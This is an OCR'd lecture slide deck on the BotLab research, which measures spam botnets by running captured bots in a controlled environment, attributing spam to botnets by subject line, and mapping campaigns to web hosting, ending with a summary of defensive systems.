


 Active crawling of spam URLs




**Message Summary DB** 

- Active crawling of spam URLs
- 100K unique URLs/day; 1% malicious




Message Summary DB

- Active crawling of spam URLs
- I00K unique URLs/day; 1% malicious
- Most URLs hosted on legitimate (compromised) webservers



Message Summary DB


# 2. Network Fingerprinting



#### **Execution Engine**

- Goal: find new bots while discarding duplicates
- Simple hash is insufficient
- Execute binaries and generate a fingerprint, which is a sequence of flow records
- Each *flow record* defined by (DNS, IP, TCP/UDP)
- Execute both inside and outside of VM to check for VM detection
- Execute multiple times as some bots issue random flows (e.g., Google searches)

# 3. Monitor Running Bots



**Execution Engine** 

• Execute bots and trap all spam they send


 But need to manually tweak bots to get them to run

#### SMTP verification


 One bot sent email to special server, which is verified later by the C&C server

#### Special mail server


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





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
#### SMTP verification




#### SMTP verification




#### SMTP verification



#### SMTP verification



### Coaxing Bots to Run



**Execution Engine** 


- Some bots send spam using webservices (such as HotMail)
- C&C servers are setup to blacklist suspicious IP ranges
- Bots with 100% email delivery rate are considered suspicious
- Fortunately only O(10) botnets; so manual tweaking possible

#### 4. Clustering/Correlation Analysis

- Two sources of information:
  - Spam sent by bots running in BotLab (Outgoing Spam)
  - Spam received by UW (Incoming Spam)

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### Combining our spam sources

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
#### • Observation:

- Spam subjects are carefully chosen
- NO overlap in subjects sent by different botnets (489 subjects/day per botnet)
- Solution: Use subjects to attribute spam to particular botnets



## Who is sending all the spam?

The Internet




#### Average over 50 days

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### Who is sending all the spam?

The Internet



## 79% of the spam came from just 6 botnets!

#### Average over 50 days

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 We define a spam campaign by the contents of the webpage the spam URL points to

#### • We define a spam campaign by the



» Viagra

- » Cialis
- » Viagra Professional
- » Cialis Professional
- » Viagra Soft Tabs
  » Cialis Soft Tabs
- » Soma
- » Levitra
- \* Levie a
- » Levitra Professional » Female Viagra
- » Tramadol
- > Phentrimine

Male Enhancement

Men's Health


Women's Health

Weight Loss

Sleeping Aid

Patches

Stop Smoking



#### • We define a spam campaign by the


	destaillers Abour US PwQ Curr	act Us	Thur Carb (30.00 (0 huns)) Good on OM			
	FREE VIA	₩KIN	15%0	HOMEPAGE FAQ'S	CONTACT US TESTIMONIALS ABOUT US Shopping Cart: 50.00 (0 Items) - <u>Checkaut</u> earch our Website:	
Bestsellers Viagra Cialis Viagra Professional Cialis Professional Viagra Soft Tabs	GET 12 VIAGRA PIIIS with any order more than \$300 GET 4 VIAGRA PIIIs for any other order	≝KING	10		KING	
Cialis Soft Tabs Soma Levitra Levitra Professional	Search by Name: A B C D E E G H I 2 K L M	Watches     Rolex Sports Models     Aigner	- Rolex Datejusts - Alain Silberstein	+ A Lange & Sohne	Jewelry & Accessories	
Female Vlagra Tramadol Phentrimine	Viagra+Cialis 69 <sup>99</sup> \$ Po 10x Viagra 100mg and	- Bell & Ross - Bylgari - Chopand	- Brepuet - Cartier - Concord	Breifling     Chanel     Corum	Cuttlinks     Koychains     Lighters	
ile Enhancement	10x Cialis 20mg	- Dior - Esporio Arsani - Hermes Watches	- Dolco & Gabbana - Glashuffe - IWC	Ebel     Gucci     Jacob It Ce	<ul> <li>Peers</li> <li>Titllany &amp; Co. Jewelry</li> </ul>	
imen's Health	Viagra Our Price \$1.41	- Jasper LoCoultre - Host Blanc - Oris	- Longines - Horado - Paneral	- Louis Yultton - Omega - Patek Philippe	Bags & Wallets	
eping Aid tches	viagra	- Philip Stein - Roger Pubuls - Technomarine	<ul> <li>Porsche Design</li> <li>Sarcar</li> <li>Vacheron Constantin</li> </ul>	- Rado - Tag Houer - Zenith	- Louis Valiton Bags It Wallets     - Gacci Bags	
top Smoking	Our Price \$3.83					

KING 2008 Brand New Models

- We define a spam campaign by the contents of the webpage the spam URL points to
- We found the mapping between botnets and spam campaigns to be many-to-many


 How does the Web hosting infrastructure relate to the botnets?






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





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
- How does the Web hosting infrastructure relate to the botnets?
- Does all spam sent from one botnet point to a single set of web servers?



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


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- Our data shows a many-tomany mapping
- Suggests hosting spam campaigns is a 3rd party service and not tied to botnets



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#### Web servers



80% of spam points to just 57 Web server IPs

## Summary

- Today's security landscape is very complex
- Multi-pronged defense strategy is required to address many of these attacks
  - SearchAudit, Web honeypots, BotLab are few defensive systems that we have developed
- Monitoring attackers often reveals new attacks
- Infiltration is an effective technique, but has to be done carefully to ensure safety

 More questions? Just toss me an email (arvind@cs) or stop by my office (CSE 544).